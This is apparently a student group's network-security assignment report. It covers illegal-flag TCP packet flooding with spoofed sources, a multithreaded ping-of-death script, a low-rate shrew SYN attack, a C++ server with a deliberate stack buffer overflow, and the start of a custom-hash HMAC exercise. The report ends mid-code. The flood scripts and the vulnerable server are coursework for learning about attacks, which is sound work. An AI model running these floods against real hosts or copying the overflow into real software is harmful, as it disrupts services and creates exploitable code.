

# **Assignment 1**

CSPE65 – Network Security  
Group Project

## **Submitted By**

106119084 - Niranjana DP  
106119088 - Nitin Benjamin Dasiah  
106119106 - Ritu Gain  
106119146 - V Sabarisrinivas

Source Code: <https://github.com/sabarisrinivas-venkatesan/TCPExploits>

## Question 1: Implement Illegal Packets

### Explanation:

A simple python script using the scapy library can be used to send TCP Packets with the following illegal packet combination, SYN,ACK,RESET,FIN,PUSH. This combination is not possible under normal circumstances and is considered illegal packets. We then use Wireshark to verify the packet composition

### Source Code:

```
import sys
import scapy.all as scapy
from scapy.layers.inet import IP, TCP

dest = str(sys.argv[1])
packet = IP(dst=dest, src="127.0.0.1")/TCP(dport=80, flags="SARFP")
i = 0
while (1):
    i = i + 1
    print("Sending Illegal Packets #", i)
    scapy.send(packet)
```

### Git Repo:

<https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/Illegal%20Packets>

### Outputs:

## Code Output:

```
.
Sent 1 packets.
Sending Illegal Packets # 7667
.
Sent 1 packets.
Sending Illegal Packets # 7668
.
Sent 1 packets.
Sending Illegal Packets # 7669
.
Sent 1 packets.
Sending Illegal Packets # 7670
.
Sent 1 packets.
Sending Illegal Packets # 7671
.
Sent 1 packets.
Sending Illegal Packets # 7672
.
Sent 1 packets.
Sending Illegal Packets # 7673
.
Sent 1 packets.
Sending Illegal Packets # 7674
.
Sent 1 packets.
Sending Illegal Packets # 7675
.
Sent 1 packets.
Sending Illegal Packets # 7676
.
Sent 1 packets.
Sending Illegal Packets # 7677
.
Sent 1 packets.
Sending Illegal Packets # 7678
.
Sent 1 packets.
Sending Illegal Packets # 7679
.
Sent 1 packets.
Sending Illegal Packets # 7680
.
Sent 1 packets.
Sending Illegal Packets # 7681
.
Sent 1 packets.
Sending Illegal Packets # 7682
.
Sent 1 packets.
Sending Illegal Packets # 7683
```

# Wireshark Output

Wireshark is a packet sniffer and can be used for analysing the packets

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
88	3.725310406	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
89	3.772644950	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
90	3.839617170	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
91	3.889574804	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
92	3.929810311	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
93	3.966711414	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
94	4.038214189	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
95	4.067537247	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
96	4.129736577	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
97	4.167654534	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
98	4.217691851	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
99	4.243929362	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
100	4.295823940	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
101	4.314326554	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
102	4.347660572	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
103	4.371677792	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
104	4.421798697	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...
105	4.447117330	127.0.0.1	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [FIN, SYN, RST, PSH, ACK] Seq=0 ...

Frame 99: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface wlo1, id 0

Ethernet II, Src: IntelCor\_15:c8:d1 (3c:f0:11:15:c8:d1), Dst: PcsCompu\_cc:d3:bb (08:00:27:cc:d3:bb)

Internet Protocol Version 4, Src: 127.0.0.1, Dst: 192.168.0.101

Transmission Control Protocol, Src Port: 20, Dst Port: 80, Seq: 0, Ack: 1, Len: 0

Source Port: 20

Destination Port: 80

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 0 (relative sequence number)

Sequence number (raw): 0

[Next sequence number: 1 (relative sequence number)]

Acknowledgment number: 1 (relative ack number)

Acknowledgment number (raw): 0

0101 .... = Header Length: 20 bytes (5)

Flags: 0x01f (FIN, SYN, RST, PSH, ACK)

Window size value: 8192

[Calculated window size: 8192]

Checksum: 0x4f53 [unverified]

[Checksum Status: Unverified]

Urgent pointer: 0

0000 08 00 27 cc d3 bb 3c f0 11 15 c8 d1 08 00 45 00 ..'...<...E

0010 00 28 00 01 00 00 40 06 3a c1 7f 00 00 01 c0 a8 .(....@:.....

0020 00 65 00 14 00 50 00 00 00 00 00 00 50 1f e...P.....P

0030 20 00 4f 53 00 00 ..OS..

wireshark\_wlo1\_20221017211241\_YeeBx2.pcapng

## Server Output:

```
21:17:18.007911 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.052129 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.091576 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.128025 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.152234 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.228254 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.271472 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.279581 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.308769 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.367741 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.373647 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.448358 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.476228 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.532484 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.604268 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.664346 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
```

## Question 2: Implement a DOS Exploit

### Explanation:

We implemented a ICMP Based Ping of Death Exploit using Python and Scapy. We used Wireshark to verify the ICMP Packets. We also implemented a multithreaded system for better efficiency.

## Source Code:

[illegible]

```
scapy.send(packet)
scapy.send(packet)
```

```
d = sys.argv[1]
t1 = threading.Thread(target=attack, args=(d,))
t2 = threading.Thread(target=attack, args=(d,))
t3 = threading.Thread(target=attack, args=(d,))
t4 = threading.Thread(target=attack, args=(d,))
t5 = threading.Thread(target=attack, args=(d,))
t11 = threading.Thread(target=attack, args=(d,))
t12 = threading.Thread(target=attack, args=(d,))
t13 = threading.Thread(target=attack, args=(d,))
t14 = threading.Thread(target=attack, args=(d,))
t15 = threading.Thread(target=attack, args=(d,))
```

```
t1.start()
t2.start()
t3.start()
t4.start()
t5.start()
t11.start()
t12.start()
t13.start()
t14.start()
t15.start()
```

## **Github Repo**

<https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/DOS>

## **Outputs:**

## Code Output:

```
Sent 1 packets.  
Sent 1 packets..  
Sent 1 packets.  
  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
Sending Illegal Packets # 159  
.  
Sent 1 packets.  
..  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets..  
Sent 1 packets.  
.  
.  
Sent 1 packets.  
  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
Sending Illegal Packets # 159  
..  
Sent 1 packets..  
.  
Sent 1 packets.
```



## Wireshark Output:

[illegible]

## Server Output:

```
21:33:23.158333 enp0s3 In IP localhost > 192.168.0.101: ICMP echo request, id 0, seq 0, length 1480
21:33:23.160035 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.160522 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.164578 enp0s3 In IP localhost > 192.168.0.101: ICMP echo request, id 0, seq 0, length 1480
21:33:23.165088 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.165871 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.166528 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.167101 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.167730 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.169145 enp0s3 In IP localhost > 192.168.0.101: ICMP echo request, id 0, seq 0, length 1480
21:33:23.169263 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.171939 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.172496 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.173042 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.173493 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.175577 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.176163 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.176932 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.177658 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.178219 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.178760 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.178970 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.179546 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.181049 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.181566 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.186081 enp0s3 In IP localhost > 192.168.0.101: ICMP echo request, id 0, seq 0, length 1480
21:33:23.186578 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.187178 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.187642 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.188204 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.188794 enp0s3 In IP localhost > 192.168.0.101: icmp
21:33:23.189321 enp0s3 In IP localhost > 192.168.0.101: icmp
^C
131309 packets captured
153349 packets received by filter
22007 packets dropped by kernel
user@debian:~$ _
```

### Question 3: Low Rate DOS (Shrew Attack)

#### Explanation

Similar to Question 1 but in this case we have a time interval between each burst of packets.

#### Source Code:

```
import sys
import scapy.all as scapy
from scapy.layers.inet import IP,TCP
import time

dest = str(sys.argv[1])
ttl = int(sys.argv[2])
packet = IP(dst=dest,src="127.0.0.1")/TCP(dport=80, flags="S")
j = 0
while (1):
    i = 0
    print ("Iteration # ",j)
    for i in range(0,100):
        i = i + 1
        print("Sending Illegal Packets # ",i)
        scapy.send(packet)
    time.sleep(ttl)
```

#### Github Repo:

<https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/Shrew>

#### Output:

## Wireshark Output:

You can observe the spacing between 2 TCP Packets Burst (Highlighted Black)

The image shows a Wireshark capture of network traffic. The main pane displays a list of packets. Packets 422 and 429 are highlighted in black, indicating a TCP packet burst. Packet 422 is a TCP Retransmission from 192.168.0.101 to 192.168.0.101. Packet 429 is a TCP Retransmission from 192.168.0.100 to 35.224.170.84. The packet details pane shows the structure of the selected packet (429), including Ethernet II, Internet Protocol Version 4, and User Datagram Protocol. The packet bytes pane shows the raw data in hexadecimal and ASCII. The status bar at the bottom indicates a live capture in progress on interface wlo1.

No.	Time	Source	Destination	Protocol	Length	Info
422	18.659054466	192.168.0.101	192.168.0.101	TCP	54	[TCP Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
423	20.022353509	192.168.0.101	192.168.0.1	DNS	81	Standard query 0x2d84 A 1.debian.pool.ntp.org
424	20.022417037	192.168.0.101	192.168.0.1	DNS	81	Standard query 0x869c AAAA 1.debian.pool.ntp.org
425	24.569750685	fe80::a7b8:2342:c7a...	ff02::fb	MDNS	180	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR ...
426	24.569917159	192.168.0.100	224.0.0.251	MDNS	160	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR ...
427	25.025735561	192.168.0.101	192.168.0.1	DNS	81	Standard query 0x2d84 A 1.debian.pool.ntp.org
428	25.025813865	192.168.0.101	192.168.0.1	DNS	81	Standard query 0x869c AAAA 1.debian.pool.ntp.org
429	25.113660548	192.168.0.100	35.224.170.84	TCP	74	[TCP Retransmission] 55954 → 80 [SYN] Seq=0 Win=64240 Len=0 M...
430	25.570796826	fe80::a7b8:2342:c7a...	ff02::fb	MDNS	180	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR ...
431	25.570952456	192.168.0.100	224.0.0.251	MDNS	160	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR ...
432	27.571983280	fe80::a7b8:2342:c7a...	ff02::fb	MDNS	180	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR ...
433	27.572181922	192.168.0.100	224.0.0.251	MDNS	160	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR ...
434	30.030769311	192.168.0.101	192.168.0.1	DNS	81	Standard query 0x8d81 A 2.debian.pool.ntp.org
435	30.030851676	192.168.0.101	192.168.0.1	DNS	81	Standard query 0xba99 AAAA 2.debian.pool.ntp.org
436	31.572434294	fe80::a7b8:2342:c7a...	ff02::fb	MDNS	180	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR ...
437	31.572588554	192.168.0.100	224.0.0.251	MDNS	160	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR ...
438	31.997411291	fe80::a00:27ff:fecc...	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:cc:d3:bb
439	31.997423099	fe80::a00:27ff:fecc...	ff02::2	ICMPv6	70	Router Solicitation from 3c:f0:11:15:c8:d1

Frame 1: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface wlo1, id 0  
Ethernet II, Src: IntelCor\_15:c8:d1 (3c:f0:11:15:c8:d1), Dst: 28:87:ba:ad:9b:76 (28:87:ba:ad:9b:76)  
Internet Protocol Version 4, Src: 192.168.0.100, Dst: 192.168.0.1  
0100 .... = Version: 4  
.... 0101 = Header Length: 20 bytes (5)  
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
Total Length: 75  
Identification: 0xf0ac (61612)  
Flags: 0x4000, Don't fragment  
Fragment offset: 0  
Time to live: 64  
Protocol: UDP (17)  
Header checksum: 0xc83f [validation disabled]  
[Header checksum status: Unverified]  
Source: 192.168.0.100  
Destination: 192.168.0.1  
User Datagram Protocol, Src Port: 52089, Dst Port: 53  
Domain Name System (query)

0000 28 87 ba ad 9b 76 3c f0 11 15 c8 d1 08 00 45 00 (....v<.....E.  
0010 00 4b f0 ac 40 00 40 11 c8 3f c0 a8 00 64 c0 a8 .K..@.@..?..d..  
0020 00 01 cb 79 00 35 00 37 81 fe 17 f6 01 00 00 01 ...y.5.7.....  
0030 00 00 00 00 00 00 12 63 6f 6e 6e 65 63 74 69 76 .....c onnectiv  
0040 69 74 79 2d 63 68 65 63 6b 06 75 62 75 6e 74 75 ity-check ubuntu  
0050 03 63 6f 6d 00 00 1c 00 01 .com.....

wlo1: <live capture in progress>

## Server Output

```
21:42:56.779940 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.786412 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.792797 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.799115 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.804195 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.808260 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.840674 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.857604 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.890822 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.907965 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.936266 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.982208 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:56.988185 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:57.023278 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:57.026143 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
21:42:57.028678 enp0s3 In IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, length 0
^C
371 packets captured
646 packets received by filter
275 packets dropped by kernel
user@debian:~$
```

## Question 4: Implement Buffer Overflow Attack

### Explanation:

We implemented a simple client server code, with client written in python and server written in C++. The reason for choosing C++ for the server is the lack of Garbage Collection and Pointer Management by C++ Compiler. Python on the other hand handles buffer and pointer automatically so there is a less scope of failure. Once we tried to send a large message from the client (bigger than the buffer size), you can observe that the server tries to store the overflowing information into subsequent memory address. This crashes the server functionally causing issues to availability

### Source Code:

#### Server

```
#include <sys/socket.h>
#include <netinet/in.h>
#include <cstdlib>
#include <iostream>
#include <unistd.h>

using namespace std;

int main() {
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd == -1) {
        cout << "Failed to create socket. errno: " << errno << endl;
        exit(EXIT_FAILURE);
    }

    sockaddr_in sockaddr;
    sockaddr.sin_family = AF_INET;
    sockaddr.sin_addr.s_addr = INADDR_ANY;
    sockaddr.sin_port = htons(9999);
    if (bind(sockfd, (struct sockaddr*)&sockaddr, sizeof(sockaddr)) < 0) {
        cout << "Failed to bind to port 9999. errno: " << errno << endl;
        exit(EXIT_FAILURE);
    }

    if (listen(sockfd, 10) < 0) {
        cout << "Failed to listen on socket. errno: " << errno << endl;
```

```

    exit(EXIT_FAILURE);
}

auto addrlen = sizeof(sockaddr);
int connection = accept(sockfd, (struct sockaddr*)&sockaddr,
(socklen_t*)&addrlen);
if (connection < 0) {
    cout << "Failed to grab connection. errno: " << errno << endl;
    exit(EXIT_FAILURE);
}

char buffer[10];
auto bytesRead = read(connection, buffer, 100);
cout << buffer << endl;

// Close the connections
close(connection);
close(sockfd);
}

```

### **Client:**

```

import socket
import sys

s = socket.socket()
port = 9999
s.connect(('127.0.0.1', port))
msg = sys.argv[1]
s.sendall(msg.encode())
s.close()


```

### **Github Repo:**

[https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/Buffer\\_Overflow](https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/Buffer_Overflow)

### **Output:**


## Client

A terminal window with a dark background and light-colored text. The window title bar shows the user 'sabarisrinivas' on a machine named 'LaPtOp1', with the current directory being '~/Desktop/NetSec Proj/Buffer\_Ove...'. The terminal contains three lines of text: the first line shows the command 'sudo python3 client.py NS' being executed; the second line shows the command 'sudo python3 client.py NSGroupProject1234567' being executed; and the third line shows the prompt 'sabar...' followed by a cursor, indicating the command has finished and the user is ready for a new command.

```
sabarisrinivas@LaPtOp1: ~/Desktop/NetSec Proj/Buffer_Ove...  
sabar...@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$ sudo python3 clien  
t.py NS  
sabar...@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$ sudo python3 clien  
t.py NSGroupProject1234567  
sabar...@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$
```



## Server



```
sabarisrinivas@LaPtOp1: ~/Desktop/NetSec Proj/Buffer_Ov...
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$ sudo ./server
NS
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$ sudo ./server
NSGroupProject1234567♦♦
*** stack smashing detected ***: terminated
Aborted
sabarisrinivas@LaPtOp1:~/Desktop/NetSec Proj/Buffer_Overflow$
```

The image shows a terminal window with a dark background. The title bar at the top reads "sabarisrinivas@LaPtOp1: ~/Desktop/NetSec Proj/Buffer\_Ov...". The terminal content shows two attempts to run a program named "server" using "sudo". The first attempt results in "NS". The second attempt results in "NSGroupProject1234567♦♦", followed by the error message "\*\*\* stack smashing detected \*\*\*: terminated" and "Aborted". The prompt returns to the shell.

## Question 5: Implement HMAC

### Explanation:

We implement a simple client server python code in which a python client sends a message along with a hashed message data containing the details about sender, an authenticated key and the message itself. We use a custom hash function (as outlined below) The original message and the hashed message digest is encapsulated and sent to server. The server retrieves the message along with the access code and the sender info inputed from the user and recalculate the hash. If the hash is same as the one with the message HMAC is verified.

### Custom Hash Algorithm Psuedocode:

- T = MD5(Message)
- For I in Range(1,10)
  - If I is Even: T = Sha256(T)
  - If I is Odd: T = Sha512(T)
- return T

### Source Code:

#### Server (Reciever)

```
import socket
import hashlib
import pickle
import sys

def customhash(data,key,source):
    string = data + key + source
    string = hashlib.md5(string.encode())
    for i in range (1,100):
